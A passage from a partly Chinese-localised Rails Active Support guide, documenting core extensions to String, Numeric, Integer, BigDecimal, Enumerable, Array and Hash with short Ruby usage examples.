    This command does such and such.

    Supported options are:
      -h         This message
      ...
  USAGE
end
```

the user would see the usage message aligned against the left margin.

Technically, it looks for the least indented line in the whole string, and removes that amount of leading whitespace.

定义于 `active_support/core_ext/string/strip.rb`.

### 5.8 `indent`

Indents the lines in the receiver:

```
<<EOS.indent(2)
def some_method
  some_code
end
EOS
# =>
  def some_method
    some_code
  end
```

The second argument, `indent_string`, specifies which indent string to use. The default is `nil`, which tells the method to make an educated guess peeking at the first indented line, and fallback to a space if there is none.

```
"  foo".indent(2)        # => "    foo"
"foo\n\t\tbar".indent(2) # => "\t\tfoo\n\t\t\t\tbar"
"foo".indent(2, "\t")    # => "\t\tfoo"
```

While `indent_string` is typically one space or tab, it may be any string.

The third argument, `indent_empty_lines`, is a flag that says whether empty lines should be indented. Default is false.

```
"foo\n\nbar".indent(2)            # => "  foo\n\n  bar"
"foo\n\nbar".indent(2, nil, true) # => "  foo\n  \n  bar"
```

The `indent!` method performs indentation in-place.

定义于 `active_support/core_ext/string/indent.rb`.

## 5.9 Access

### 5.9.1 `at(position)`

Returns the character of the string at position `position`:

```
"hello".at(0)  # => "h"
"hello".at(4)  # => "o"
"hello".at(-1) # => "o"
"hello".at(10) # => nil
```

定义于 `active_support/core_ext/string/access.rb`.

### 5.9.2 `from(position)`

Returns the substring of the string starting at position `position`:

```
"hello".from(0)  # => "hello"
"hello".from(2)  # => "llo"
"hello".from(-2) # => "lo"
"hello".from(10) # => "" if < 1.9, nil in 1.9
```

定义于 `active_support/core_ext/string/access.rb`.

### 5.9.3 `to(position)`

Returns the substring of the string up to position `position`:

```
"hello".to(0)  # => "h"
"hello".to(2)  # => "hel"
"hello".to(-2) # => "hell"
"hello".to(10) # => "hello"
```

定义于 `active_support/core_ext/string/access.rb`.

### 5.9.4 `first(limit = 1)`

The call `str.first(n)` is equivalent to `str.to(n-1)` if `n` > 0, and returns an empty string for `n` == 0.

定义于 `active_support/core_ext/string/access.rb`.

#### 5.9.5 `last(limit = 1)`

The call `str.last(n)` is equivalent to `str.from(-n)` if `n` > 0, and returns an empty string for `n` == 0.

定义于 `active_support/core_ext/string/access.rb`.

### 5.10 Inflections

#### 5.10.1 `pluralize`

The method `pluralize` returns the plural of its receiver:

```
"table".pluralize     # => "tables"
"ruby".pluralize      # => "rubies"
"equipment".pluralize # => "equipment"
```

As the previous example shows, Active Support knows some irregular plurals and uncountable nouns. Built-in rules can be extended in `config/initializers/inflections.rb`. That file is generated by the `rails` command and has instructions in comments.

`pluralize` can also take an optional `count` parameter. If `count == 1` the singular form will be returned. For any other value of `count` the plural form will be returned:

```
"dude".pluralize(0) # => "dudes"
"dude".pluralize(1) # => "dude"
"dude".pluralize(2) # => "dudes"
```

Active Record uses this method to compute the default table name that corresponds to a model:

```
# active_record/model_schema.rb
def undecorated_table_name(class_name = base_class.name)
  table_name = class_name.to_s.demodulize.underscore
  pluralize_table_names ? table_name.pluralize : table_name
end
```

定义于 `active_support/core_ext/string/inflections.rb`.

#### 5.10.2 `singularize`

The inverse of `pluralize`:

```
"tables".singularize    # => "table"
"rubies".singularize    # => "ruby"
"equipment".singularize # => "equipment"
```

Associations compute the name of the corresponding default associated class using this method:

```
# active_record/reflection.rb
def derive_class_name
  class_name = name.to_s.camelize
  class_name = class_name.singularize if collection?
  class_name
end
```

定义于 `active_support/core_ext/string/inflections.rb`。

#### 5.10.3 `camelize`

The method `camelize` returns its receiver in camel case:

```
"product".camelize    # => "Product"
"admin_user".camelize # => "AdminUser"
```

As a rule of thumb you can think of this method as the one that transforms paths into Ruby class or module names, where slashes separate namespaces:

```
"backoffice/session".camelize # => "Backoffice::Session"
```

For example, Action Pack uses this method to load the class that provides a certain session store:

```
# action_controller/metal/session_management.rb
def session_store=(store)
  @@session_store = store.is_a?(Symbol) ?
    ActionDispatch::Session.const_get(store.to_s.camelize) :
    store
end
```

`camelize` accepts an optional argument, it can be `:upper` (default), or `:lower`. With the latter the first letter becomes lowercase:

```
"visual_effect".camelize(:lower) # => "visualEffect"
```

That may be handy to compute method names in a language that follows that convention, for example JavaScript.

As a rule of thumb you can think of `camelize` as the inverse of `underscore`, though there are cases where that does not hold: `"SSLError".underscore.camelize` gives back `"SslError"`. To support cases such as this, Active Support allows you to specify acronyms in `config/initializers/inflections.rb`:

```
ActiveSupport::Inflector.inflections do |inflect|
  inflect.acronym 'SSL'
end

"SSLError".underscore.camelize # => "SSLError"
```

`camelize` is aliased to `camelcase`.

定义于 `active_support/core_ext/string/inflections.rb`.

#### 5.10.4 `underscore`

The method `underscore` goes the other way around, from camel case to paths:

```
"Product".underscore   # => "product"
"AdminUser".underscore # => "admin_user"
```

Also converts "::" back to "/":

```
"Backoffice::Session".underscore # => "backoffice/session"
```

and understands strings that start with lowercase:

```
"visualEffect".underscore # => "visual_effect"
```

`underscore` accepts no argument though.

Rails class and module autoloading uses `underscore` to infer the relative path without extension of a file that would define a given missing constant:

```
# active_support/dependencies.rb
def load_missing_constant(from_mod, const_name)
  ...
  qualified_name = qualified_name_for from_mod, const_name
  path_suffix = qualified_name.underscore
  ...
end
```

As a rule of thumb you can think of `underscore` as the inverse of `camelize`, though there are cases where that does not hold. For example, `"SSLError".underscore.camelize` gives back `"SslError"`.

定义于 `active_support/core_ext/string/inflections.rb`。

#### 5.10.5 `titleize`

The method `titleize` capitalizes the words in the receiver:

```
"alice in wonderland".titleize # => "Alice In Wonderland"
"fermat's enigma".titleize     # => "Fermat's Enigma"
```

`titleize` is aliased to `titlecase`.

定义于 `active_support/core_ext/string/inflections.rb`。

#### 5.10.6 `dasherize`

The method `dasherize` replaces the underscores in the receiver with dashes:

```
"name".dasherize         # => "name"
"contact_data".dasherize # => "contact-data"
```

The XML serializer of models uses this method to dasherize node names:

```
# active_model/serializers/xml.rb
def reformat_name(name)
  name = name.camelize if camelize?
  dasherize? ? name.dasherize : name
end
```

定义于 `active_support/core_ext/string/inflections.rb`。

#### 5.10.7 `demodulize`

Given a string with a qualified constant name, `demodulize` returns the very constant name, that is, the rightmost part of it:

```
"Product".demodulize                        # => "Product"
"Backoffice::UsersController".demodulize    # => "UsersController"
"Admin::Hotel::ReservationUtils".demodulize # => "ReservationUtils"
"::Inflections".demodulize                  # => "Inflections"
"".demodulize                               # => ""
```

Active Record for example uses this method to compute the name of a counter cache column:

```
# active_record/reflection.rb
def counter_cache_column
  if options[:counter_cache] == true
    "#{active_record.name.demodulize.underscore.pluralize}_count"
  elsif options[:counter_cache]
    options[:counter_cache]
  end
end
```

定义于 `active_support/core_ext/string/inflections.rb`.

#### 5.10.8 `deconstantize`

Given a string with a qualified constant reference expression, `deconstantize` removes the rightmost segment, generally leaving the name of the constant's container:

```
"Product".deconstantize                        # => ""
"Backoffice::UsersController".deconstantize    # => "Backoffice"
"Admin::Hotel::ReservationUtils".deconstantize # => "Admin::Hotel"
```

Active Support for example uses this method in `Module#qualified_const_set`:

```
def qualified_const_set(path, value)
  QualifiedConstUtils.raise_if_absolute(path)

  const_name = path.demodulize
  mod_name = path.deconstantize
  mod = mod_name.empty? ? self : qualified_const_get(mod_name)
  mod.const_set(const_name, value)
end
```

定义于 `active_support/core_ext/string/inflections.rb`.

#### 5.10.9 `parameterize`

The method `parameterize` normalizes its receiver in a way that can be used in pretty URLs.

```
"John Smith".parameterize # => "john-smith"
"Kurt Gödel".parameterize # => "kurt-godel"
```

In fact, the result string is wrapped in an instance of `ActiveSupport::Multibyte::Chars`.

定义于 `active_support/core_ext/string/inflections.rb`.

#### 5.10.10 `tableize`

The method `tableize` is `underscore` followed by `pluralize`.

```
"Person".tableize      # => "people"
"Invoice".tableize     # => "invoices"
"InvoiceLine".tableize # => "invoice_lines"
```

As a rule of thumb, `tableize` returns the table name that corresponds to a given model for simple cases. The actual implementation in Active Record is not straight `tableize` indeed, because it also demodulizes the class name and checks a few options that may affect the returned string.

定义于 `active_support/core_ext/string/inflections.rb`.

#### 5.10.11 `classify`

The method `classify` is the inverse of `tableize`. It gives you the class name corresponding to a table name:

```
"people".classify        # => "Person"
"invoices".classify      # => "Invoice"
"invoice_lines".classify # => "InvoiceLine"
```

The method understands qualified table names:

```
"highrise_production.companies".classify # => "Company"
```

Note that `classify` returns a class name as a string. You can get the actual class object invoking `constantize` on it, explained next.

定义于 `active_support/core_ext/string/inflections.rb`.

#### 5.10.12 `constantize`

The method `constantize` resolves the constant reference expression in its receiver:

```
"Fixnum".constantize # => Fixnum

module M
  X = 1
end
"M::X".constantize # => 1
```

If the string evaluates to no known constant, or its content is not even a valid constant name, `constantize` raises `NameError`.

Constant name resolution by `constantize` starts always at the top-level `Object` even if there is no leading "::".

```
X = :in_Object
module M
  X = :in_M

  X                  # => :in_M
  "::X".constantize # => :in_Object
  "X".constantize   # => :in_Object (!)
end
```

So, it is in general not equivalent to what Ruby would do in the same spot, had a real constant be evaluated.

Mailer test cases obtain the mailer being tested from the name of the test class using `constantize`:

```
# action_mailer/test_case.rb
def determine_default_mailer(name)
  name.sub(/Test$/, '').constantize
rescue NameError => e
  raise NonInferrableMailerError.new(name)
end
```

定义于 `active_support/core_ext/string/inflections.rb`.

#### 5.10.13 `humanize`

The method `humanize` tweaks an attribute name for display to end users.

Specifically performs these transformations:

- Applies human inflection rules to the argument.
- Deletes leading underscores, if any.
- Removes a "_id" suffix if present.
- Replaces underscores with spaces, if any.
- Downcases all words except acronyms.
- Capitalizes the first word.

The capitalization of the first word can be turned off by setting the +:capitalize+ option to false (default is true).

```
"name".humanize                           # => "Name"
"author_id".humanize                      # => "Author"
"author_id".humanize(capitalize: false) # => "author"
"comments_count".humanize                 # => "Comments count"
"_id".humanize                            # => "Id"
```

If "SSL" was defined to be an acronym:

```
'ssl_error'.humanize # => "SSL error"
```

The helper method `full_messages` uses `humanize` as a fallback to include attribute names:

```
def full_messages
  full_messages = []

  each do |attribute, messages|
    ...
    attr_name = attribute.to_s.gsub('.', '_').humanize
    attr_name = @base.class.human_attribute_name(attribute, default: attr_name)
    ...
  end

  full_messages
end
```

定义于 `active_support/core_ext/string/inflections.rb`.

#### 5.10.14 `foreign_key`

The method `foreign_key` gives a foreign key column name from a class name. To do so it demodulizes, underscores, and adds "_id":

```
"User".foreign_key           # => "user_id"
"InvoiceLine".foreign_key    # => "invoice_line_id"
"Admin::Session".foreign_key # => "session_id"
```

Pass a false argument if you do not want the underscore in "_id":

```
"User".foreign_key(false) # => "userid"
```

Associations use this method to infer foreign keys, for example `has_one` and `has_many` do this:

```
# active_record/associations.rb
foreign_key = options[:foreign_key] || reflection.active_record.name.foreign_key
```

定义于 `active_support/core_ext/string/inflections.rb`.

### 5.11 Conversions

#### 5.11.1 `to_date`, `to_time`, `to_datetime`

The methods `to_date`, `to_time`, and `to_datetime` are basically convenience wrappers around `Date._parse`:

```
"2010-07-27".to_date              # => Tue, 27 Jul 2010
"2010-07-27 23:37:00".to_time     # => Tue Jul 27 23:37:00 UTC 2010
"2010-07-27 23:37:00".to_datetime # => Tue, 27 Jul 2010 23:37:00 +0000
```

`to_time` receives an optional argument `:utc` or `:local`, to indicate which time zone you want the time in:

```
"2010-07-27 23:42:00".to_time(:utc)   # => Tue Jul 27 23:42:00 UTC 2010
"2010-07-27 23:42:00".to_time(:local) # => Tue Jul 27 23:42:00 +0200 2010
```

Default is `:utc`.

Please refer to the documentation of `Date._parse` for further details.

The three of them return `nil` for blank receivers.

定义于 `active_support/core_ext/string/conversions.rb`.

# 6 Extensions to `Numeric`

## 6.1 Bytes

All numbers respond to these methods:

```
bytes
kilobytes
megabytes
gigabytes
terabytes
petabytes
exabytes
```

They return the corresponding amount of bytes, using a conversion factor of 1024:

```
2.kilobytes   # => 2048
3.megabytes   # => 3145728
3.5.gigabytes # => 3758096384
-4.exabytes   # => -4611686018427387904
```

Singular forms are aliased so you are able to say:

```
1.megabyte # => 1048576
```

定义于 `active_support/core_ext/numeric/bytes.rb`.

## 6.2 Time

Enables the use of time calculations and declarations, like `45.minutes + 2.hours + 4.years`.

These methods use Time#advance for precise date calculations when using from_now, ago, etc. as well as adding or subtracting their results from a Time object. For example:

```
# equivalent to Time.current.advance(months: 1)
1.month.from_now

# equivalent to Time.current.advance(years: 2)
2.years.from_now

# equivalent to Time.current.advance(months: 4, years: 5)
(4.months + 5.years).from_now
```

While these methods provide precise calculation when used as in the examples above, care should be taken to note that this is not true if the result of `months',` years', etc is converted before use:

```
# equivalent to 30.days.to_i.from_now
1.month.to_i.from_now

# equivalent to 365.25.days.to_f.from_now
1.year.to_f.from_now
```

In such cases, Ruby's core Date and Time should be used for precision date and time arithmetic.

定义于 `active_support/core_ext/numeric/time.rb`.

### 6.3 Formatting

Enables the formatting of numbers in a variety of ways.

Produce a string representation of a number as a telephone number:

```
5551234.to_s(:phone)
# => 555-1234
1235551234.to_s(:phone)
# => 123-555-1234
1235551234.to_s(:phone, area_code: true)
# => (123) 555-1234
1235551234.to_s(:phone, delimiter: " ")
# => 123 555 1234
1235551234.to_s(:phone, area_code: true, extension: 555)
# => (123) 555-1234 x 555
1235551234.to_s(:phone, country_code: 1)
# => +1-123-555-1234
```

Produce a string representation of a number as currency:

```
1234567890.50.to_s(:currency)                 # => $1,234,567,890.50
1234567890.506.to_s(:currency)                # => $1,234,567,890.51
1234567890.506.to_s(:currency, precision: 3)  # => $1,234,567,890.506
```

Produce a string representation of a number as a percentage:

```
100.to_s(:percentage)
# => 100.000%
100.to_s(:percentage, precision: 0)
# => 100%
1000.to_s(:percentage, delimiter: '.', separator: ',')
# => 1.000,000%
302.24398923423.to_s(:percentage, precision: 5)
# => 302.24399%
```

Produce a string representation of a number in delimited form:

```
12345678.to_s(:delimited)                     # => 12,345,678
12345678.05.to_s(:delimited)                  # => 12,345,678.05
12345678.to_s(:delimited, delimiter: ".")     # => 12.345.678
12345678.to_s(:delimited, delimiter: ",")     # => 12,345,678
12345678.05.to_s(:delimited, separator: " ")  # => 12,345,678 05
```

Produce a string representation of a number rounded to a precision:

```
111.2345.to_s(:rounded)                     # => 111.235
111.2345.to_s(:rounded, precision: 2)       # => 111.23
13.to_s(:rounded, precision: 5)             # => 13.00000
389.32314.to_s(:rounded, precision: 0)      # => 389
111.2345.to_s(:rounded, significant: true)  # => 111
```

Produce a string representation of a number as a human-readable number of bytes:

```
123.to_s(:human_size)            # => 123 Bytes
1234.to_s(:human_size)           # => 1.21 KB
12345.to_s(:human_size)          # => 12.1 KB
1234567.to_s(:human_size)        # => 1.18 MB
1234567890.to_s(:human_size)     # => 1.15 GB
1234567890123.to_s(:human_size)  # => 1.12 TB
```

Produce a string representation of a number in human-readable words:

```
123.to_s(:human)               # => "123"
1234.to_s(:human)              # => "1.23 Thousand"
12345.to_s(:human)             # => "12.3 Thousand"
1234567.to_s(:human)           # => "1.23 Million"
1234567890.to_s(:human)        # => "1.23 Billion"
1234567890123.to_s(:human)     # => "1.23 Trillion"
1234567890123456.to_s(:human)  # => "1.23 Quadrillion"
```

定义于 `active_support/core_ext/numeric/conversions.rb`.

# 7 Extensions to `Integer`

## 7.1 `multiple_of?`

The method `multiple_of?` tests whether an integer is multiple of the argument:

```
2.multiple_of?(1) # => true
1.multiple_of?(2) # => false
```

定义于 `active_support/core_ext/integer/multiple.rb`.

### 7.2 `ordinal`

The method `ordinal` returns the ordinal suffix string corresponding to the receiver integer:

```
1.ordinal    # => "st"
2.ordinal    # => "nd"
53.ordinal   # => "rd"
2009.ordinal # => "th"
-21.ordinal  # => "st"
-134.ordinal # => "th"
```

定义于 `active_support/core_ext/integer/inflections.rb`.

### 7.3 `ordinalize`

The method `ordinalize` returns the ordinal string corresponding to the receiver integer. In comparison, note that the `ordinal` method returns **only** the suffix string.

```
1.ordinalize    # => "1st"
2.ordinalize    # => "2nd"
53.ordinalize   # => "53rd"
2009.ordinalize # => "2009th"
-21.ordinalize  # => "-21st"
-134.ordinalize # => "-134th"
```

定义于 `active_support/core_ext/integer/inflections.rb`.

## 8 Extensions to `BigDecimal`

### 8.1 `to_s`

The method `to_s` is aliased to `to_formatted_s`. This provides a convenient way to display a BigDecimal value in floating-point notation:

```
BigDecimal.new(5.00, 6).to_s  # => "5.0"
```

### 8.2 `to_formatted_s`

Te method `to_formatted_s` provides a default specifier of "F". This means that a simple call to `to_formatted_s` or `to_s` will result in floating point representation instead of engineering notation:

```
BigDecimal.new(5.00, 6).to_formatted_s  # => "5.0"
```

and that symbol specifiers are also supported:

```
BigDecimal.new(5.00, 6).to_formatted_s(:db)  # => "5.0"
```

Engineering notation is still supported:

```
BigDecimal.new(5.00, 6).to_formatted_s("e")  # => "0.5E1"
```

# 9 Extensions to `Enumerable`

## 9.1 `sum`

The method `sum` adds the elements of an enumerable:

```
[1, 2, 3].sum # => 6
(1..100).sum  # => 5050
```

Addition only assumes the elements respond to `+`:

```
[[1, 2], [2, 3], [3, 4]].sum    # => [1, 2, 2, 3, 3, 4]
%w(foo bar baz).sum             # => "foobarbaz"
{a: 1, b: 2, c: 3}.sum # => [:b, 2, :c, 3, :a, 1]
```

The sum of an empty collection is zero by default, but this is customizable:

```
[].sum    # => 0
[].sum(1) # => 1
```

If a block is given, `sum` becomes an iterator that yields the elements of the collection and sums the returned values:

```
(1..5).sum {|n| n * 2 } # => 30
[2, 4, 6, 8, 10].sum    # => 30
```

The sum of an empty receiver can be customized in this form as well:

```
[].sum(1) {|n| n**3} # => 1
```

定义于 `active_support/core_ext/enumerable.rb`.

## 9.2 `index_by`

The method `index_by` generates a hash with the elements of an enumerable indexed by some key.

It iterates through the collection and passes each element to a block. The element will be keyed by the value returned by the block:

```
invoices.index_by(&:number)
# => {'2009-032' => <Invoice ...>, '2009-008' => <Invoice ...>, ...}
```

Keys should normally be unique. If the block returns the same value for different elements no collection is built for that key. The last item will win.

定义于 `active_support/core_ext/enumerable.rb`.

### 9.3 `many?`

The method `many?` is shorthand for `collection.size > 1`:

```
<% if pages.many? %>
  <%= pagination_links %>
<% end %>
```

If an optional block is given, `many?` only takes into account those elements that return true:

```
@see_more = videos.many? {|video| video.category == params[:category]}
```

定义于 `active_support/core_ext/enumerable.rb`.

### 9.4 `exclude?`

The predicate `exclude?` tests whether a given object does **not** belong to the collection. It is the negation of the built-in `include?`:

```
to_visit << node if visited.exclude?(node)
```

定义于 `active_support/core_ext/enumerable.rb`.

## 10 Extensions to `Array`

### 10.1 Accessing

Active Support augments the API of arrays to ease certain ways of accessing them. For example, `to` returns the subarray of elements up to the one at the passed index:

```
%w(a b c d).to(2) # => %w(a b c)
[].to(7)          # => []
```

Similarly, `from` returns the tail from the element at the passed index to the end. If the index is greater than the length of the array, it returns an empty array.

```
%w(a b c d).from(2)  # => %w(c d)
%w(a b c d).from(10) # => []
[].from(0)           # => []
```

The methods `second`, `third`, `fourth`, and `fifth` return the corresponding element ( `first` is built-in). Thanks to social wisdom and positive constructiveness all around, `forty_two` is also available.

```
%w(a b c d).third # => c
%w(a b c d).fifth # => nil
```

定义于 `active_support/core_ext/array/access.rb`.

## 10.2 Adding Elements

### 10.2.1 `prepend`

This method is an alias of `Array#unshift`.

```
%w(a b c d).prepend('e')  # => %w(e a b c d)
[].prepend(10)            # => [10]
```

定义于 `active_support/core_ext/array/prepend_and_append.rb`.

### 10.2.2 `append`

This method is an alias of `Array#<<`.

```
%w(a b c d).append('e')  # => %w(a b c d e)
[].append([1,2])         # => [[1,2]]
```

定义于 `active_support/core_ext/array/prepend_and_append.rb`.

## 10.3 Options Extraction

When the last argument in a method call is a hash, except perhaps for a `&block` argument, Ruby allows you to omit the brackets:

```
User.exists?(email: params[:email])
```

That syntactic sugar is used a lot in Rails to avoid positional arguments where there would be too many, offering instead interfaces that emulate named parameters. In particular it is very idiomatic to use a trailing hash for options.

If a method expects a variable number of arguments and uses `*` in its declaration, however, such an options hash ends up being an item of the array of arguments, where it loses its role.

In those cases, you may give an options hash a distinguished treatment with `extract_options!`. This method checks the type of the last item of an array. If it is a hash it pops it and returns it, otherwise it returns an empty hash.

Let's see for example the definition of the `caches_action` controller macro:

```
def caches_action(*actions)
  return unless cache_configured?
  options = actions.extract_options!
  ...
end
```

This method receives an arbitrary number of action names, and an optional hash of options as last argument. With the call to `extract_options!` you obtain the options hash and remove it from `actions` in a simple and explicit way.

定义于 `active_support/core_ext/array/extract_options.rb`.

### 10.4 Conversions

#### 10.4.1 `to_sentence`

The method `to_sentence` turns an array into a string containing a sentence that enumerates its items:

```
%w().to_sentence                # => ""
%w(Earth).to_sentence           # => "Earth"
%w(Earth Wind).to_sentence      # => "Earth and Wind"
%w(Earth Wind Fire).to_sentence # => "Earth, Wind, and Fire"
```

This method accepts three options:

- `:two_words_connector`: What is used for arrays of length 2. Default is " and ".
- `:words_connector`: What is used to join the elements of arrays with 3 or more elements, except for the last two. Default is ", ".
- `:last_word_connector`: What is used to join the last items of an array with 3 or more elements. Default is ", and ".

The defaults for these options can be localized, their keys are:

| Option | I18n key |
|---|---|
| `:two_words_connector` | `support.array.two_words_connector` |
| `:words_connector` | `support.array.words_connector` |
| `:last_word_connector` | `support.array.last_word_connector` |

定义于 `active_support/core_ext/array/conversions.rb` .

#### 10.4.2 `to_formatted_s`

The method `to_formatted_s` acts like `to_s` by default.

If the array contains items that respond to `id` , however, the symbol `:db` may be passed as argument. That's typically used with collections of Active Record objects. Returned strings are:

```
[].to_formatted_s(:db)            # => "null"
[user].to_formatted_s(:db)        # => "8456"
invoice.lines.to_formatted_s(:db) # => "23,567,556,12"
```

Integers in the example above are supposed to come from the respective calls to `id` .

定义于 `active_support/core_ext/array/conversions.rb` .

#### 10.4.3 `to_xml`

The method `to_xml` returns a string containing an XML representation of its receiver:

```
Contributor.limit(2).order(:rank).to_xml
# =>
# <?xml version="1.0" encoding="UTF-8"?>
# <contributors type="array">
#   <contributor>
#     <id type="integer">4356</id>
#     <name>Jeremy Kemper</name>
#     <rank type="integer">1</rank>
#     <url-id>jeremy-kemper</url-id>
#   </contributor>
#   <contributor>
#     <id type="integer">4404</id>
#     <name>David Heinemeier Hansson</name>
#     <rank type="integer">2</rank>
#     <url-id>david-heinemeier-hansson</url-id>
#   </contributor>
# </contributors>
```

To do so it sends `to_xml` to every item in turn, and collects the results under a root node. All items must respond to `to_xml` , an exception is raised otherwise.

By default, the name of the root element is the underscorized and dasherized plural of the name of the class of the first item, provided the rest of elements belong to that type (checked with `is_a?` ) and they are not hashes. In the example above that's "contributors".

If there's any element that does not belong to the type of the first one the root node becomes "objects":

```
[Contributor.first, Commit.first].to_xml
# =>
# <?xml version="1.0" encoding="UTF-8"?>
# <objects type="array">
#   <object>
#     <id type="integer">4583</id>
#     <name>Aaron Batalion</name>
#     <rank type="integer">53</rank>
#     <url-id>aaron-batalion</url-id>
#   </object>
#   <object>
#     <author>Joshua Peek</author>
#     <authored-timestamp type="datetime">2009-09-02T16:44:36Z</authored-timestamp>
#     <branch>origin/master</branch>
#     <committed-timestamp type="datetime">2009-09-02T16:44:36Z</committed-timestamp>
#     <committer>Joshua Peek</committer>
#     <git-show nil="true"></git-show>
#     <id type="integer">190316</id>
#     <imported-from-svn type="boolean">false</imported-from-svn>
#     <message>Kill AMo observing wrap_with_notifications since ARes was only using it</m
#     <sha1>723a47bfb3708f968821bc969a9a3fc873a3ed58</sha1>
#   </object>
# </objects>
```

If the receiver is an array of hashes the root element is by default also "objects":

```
[{a: 1, b: 2}, {c: 3}].to_xml
# =>
# <?xml version="1.0" encoding="UTF-8"?>
# <objects type="array">
#   <object>
#     <b type="integer">2</b>
#     <a type="integer">1</a>
#   </object>
#   <object>
#     <c type="integer">3</c>
#   </object>
# </objects>
```

If the collection is empty the root element is by default "nil-classes". That's a gotcha, for example the root element of the list of contributors above would not be "contributors" if the collection was empty, but "nil-classes". You may use the `:root` option to ensure a consistent root element.

The name of children nodes is by default the name of the root node singularized. In the examples above we've seen "contributor" and "object". The option `:children` allows you to set these node names.

The default XML builder is a fresh instance of `Builder::XmlMarkup`. You can configure your own builder via the `:builder` option. The method also accepts options like `:dasherize` and friends, they are forwarded to the builder:

```
Contributor.limit(2).order(:rank).to_xml(skip_types: true)
# =>
# <?xml version="1.0" encoding="UTF-8"?>
# <contributors>
#   <contributor>
#     <id>4356</id>
#     <name>Jeremy Kemper</name>
#     <rank>1</rank>
#     <url-id>jeremy-kemper</url-id>
#   </contributor>
#   <contributor>
#     <id>4404</id>
#     <name>David Heinemeier Hansson</name>
#     <rank>2</rank>
#     <url-id>david-heinemeier-hansson</url-id>
#   </contributor>
# </contributors>
```

定义于 `active_support/core_ext/array/conversions.rb` .

### 10.5 Wrapping

The method `Array.wrap` wraps its argument in an array unless it is already an array (or array-like).

Specifically:

- If the argument is `nil` an empty list is returned.
- Otherwise, if the argument responds to `to_ary` it is invoked, and if the value of `to_ary` is not `nil` , it is returned.
- Otherwise, an array with the argument as its single element is returned.

```
Array.wrap(nil)       # => []
Array.wrap([1, 2, 3]) # => [1, 2, 3]
Array.wrap(0)         # => [0]
```

This method is similar in purpose to `Kernel#Array` , but there are some differences:

- If the argument responds to `to_ary` the method is invoked. `Kernel#Array` moves on to try `to_a` if the returned value is `nil` , but `Array.wrap` returns `nil` right away.
- If the returned value from `to_ary` is neither `nil` nor an `Array` object, `Kernel#Array` raises an exception, while `Array.wrap` does not, it just returns the value.
- It does not call `to_a` on the argument, though special-cases `nil` to return an empty array.

The last point is particularly worth comparing for some enumerables:

```
Array.wrap(foo: :bar) # => [{:foo=>:bar}]
Array(foo: :bar)      # => [[:foo, :bar]]
```

There's also a related idiom that uses the splat operator:

```
[*object]
```

which in Ruby 1.8 returns `[nil]` for `nil`, and calls to `Array(object)` otherwise. (Please if you know the exact behavior in 1.9 contact fxn.)

Thus, in this case the behavior is different for `nil`, and the differences with `Kernel#Array` explained above apply to the rest of `object`s.

定义于 `active_support/core_ext/array/wrap.rb`.

### 10.6 Duplicating

The method `Array.deep_dup` duplicates itself and all objects inside recursively with Active Support method `Object#deep_dup`. It works like `Array#map` with sending `deep_dup` method to each object inside.

```
array = [1, [2, 3]]
dup = array.deep_dup
dup[1][2] = 4
array[1][2] == nil   # => true
```

定义于 `active_support/core_ext/object/deep_dup.rb`.

### 10.7 Grouping

#### 10.7.1 `in_groups_of(number, fill_with = nil)`

The method `in_groups_of` splits an array into consecutive groups of a certain size. It returns an array with the groups:

```
[1, 2, 3].in_groups_of(2) # => [[1, 2], [3, nil]]
```

or yields them in turn if a block is passed:

```
<% sample.in_groups_of(3) do |a, b, c| %>
  <tr>
    <td><%= a %></td>
    <td><%= b %></td>
    <td><%= c %></td>
  </tr>
<% end %>
```

The first example shows `in_groups_of` fills the last group with as many `nil` elements as needed to have the requested size. You can change this padding value using the second optional argument:

```
[1, 2, 3].in_groups_of(2, 0) # => [[1, 2], [3, 0]]
```

And you can tell the method not to fill the last group passing `false`:

```
[1, 2, 3].in_groups_of(2, false) # => [[1, 2], [3]]
```

As a consequence `false` can't be a used as a padding value.

定义于 `active_support/core_ext/array/grouping.rb`.

#### 10.7.2 `in_groups(number, fill_with = nil)`

The method `in_groups` splits an array into a certain number of groups. The method returns an array with the groups:

```
%w(1 2 3 4 5 6 7).in_groups(3)
# => [["1", "2", "3"], ["4", "5", nil], ["6", "7", nil]]
```

or yields them in turn if a block is passed:

```
%w(1 2 3 4 5 6 7).in_groups(3) {|group| p group}
["1", "2", "3"]
["4", "5", nil]
["6", "7", nil]
```

The examples above show that `in_groups` fills some groups with a trailing `nil` element as needed. A group can get at most one of these extra elements, the rightmost one if any. And the groups that have them are always the last ones.

You can change this padding value using the second optional argument:

```
%w(1 2 3 4 5 6 7).in_groups(3, "0")
# => [["1", "2", "3"], ["4", "5", "0"], ["6", "7", "0"]]
```

And you can tell the method not to fill the smaller groups passing `false`:

```
%w(1 2 3 4 5 6 7).in_groups(3, false)
# => [["1", "2", "3"], ["4", "5"], ["6", "7"]]
```

As a consequence `false` can't be a used as a padding value.

定义于 `active_support/core_ext/array/grouping.rb`.

#### 10.7.3 `split(value = nil)`

The method `split` divides an array by a separator and returns the resulting chunks.

If a block is passed the separators are those elements of the array for which the block returns true:

```
(-5..5).to_a.split { |i| i.multiple_of?(4) }
# => [[-5], [-3, -2, -1], [1, 2, 3], [5]]
```

Otherwise, the value received as argument, which defaults to `nil`, is the separator:

```
[0, 1, -5, 1, 1, "foo", "bar"].split(1)
# => [[0], [-5], [], ["foo", "bar"]]
```

Observe in the previous example that consecutive separators result in empty arrays.

定义于 `active_support/core_ext/array/grouping.rb`.

# 11 Extensions to `Hash`

## 11.1 Conversions

### 11.1.1 `to_xml`

The method `to_xml` returns a string containing an XML representation of its receiver:

```
{"foo" => 1, "bar" => 2}.to_xml
# =>
# <?xml version="1.0" encoding="UTF-8"?>
# <hash>
#   <foo type="integer">1</foo>
#   <bar type="integer">2</bar>
# </hash>
```

To do so, the method loops over the pairs and builds nodes that depend on the *values*. Given a pair `key`, `value`:

- If `value` is a hash there's a recursive call with `key` as `:root`.
- If `value` is an array there's a recursive call with `key` as `:root`, and `key` singularized as `:children`.
- If `value` is a callable object it must expect one or two arguments. Depending on the arity, the callable is invoked with the `options` hash as first argument with `key` as `:root`, and `key` singularized as second argument. Its return value becomes a new node.
- If `value` responds to `to_xml` the method is invoked with `key` as `:root`.

- Otherwise, a node with `key` as tag is created with a string representation of `value` as text node. If `value` is `nil` an attribute "nil" set to "true" is added. Unless the option `:skip_types` exists and is true, an attribute "type" is added as well according to the following mapping:

```
XML_TYPE_NAMES = {
  "Symbol"     => "symbol",
  "Fixnum"     => "integer",
  "Bignum"     => "integer",
  "BigDecimal" => "decimal",
  "Float"      => "float",
  "TrueClass"  => "boolean",
  "FalseClass" => "boolean",
  "Date"       => "date",
  "DateTime"   => "datetime",
  "Time"       => "datetime"
}
```

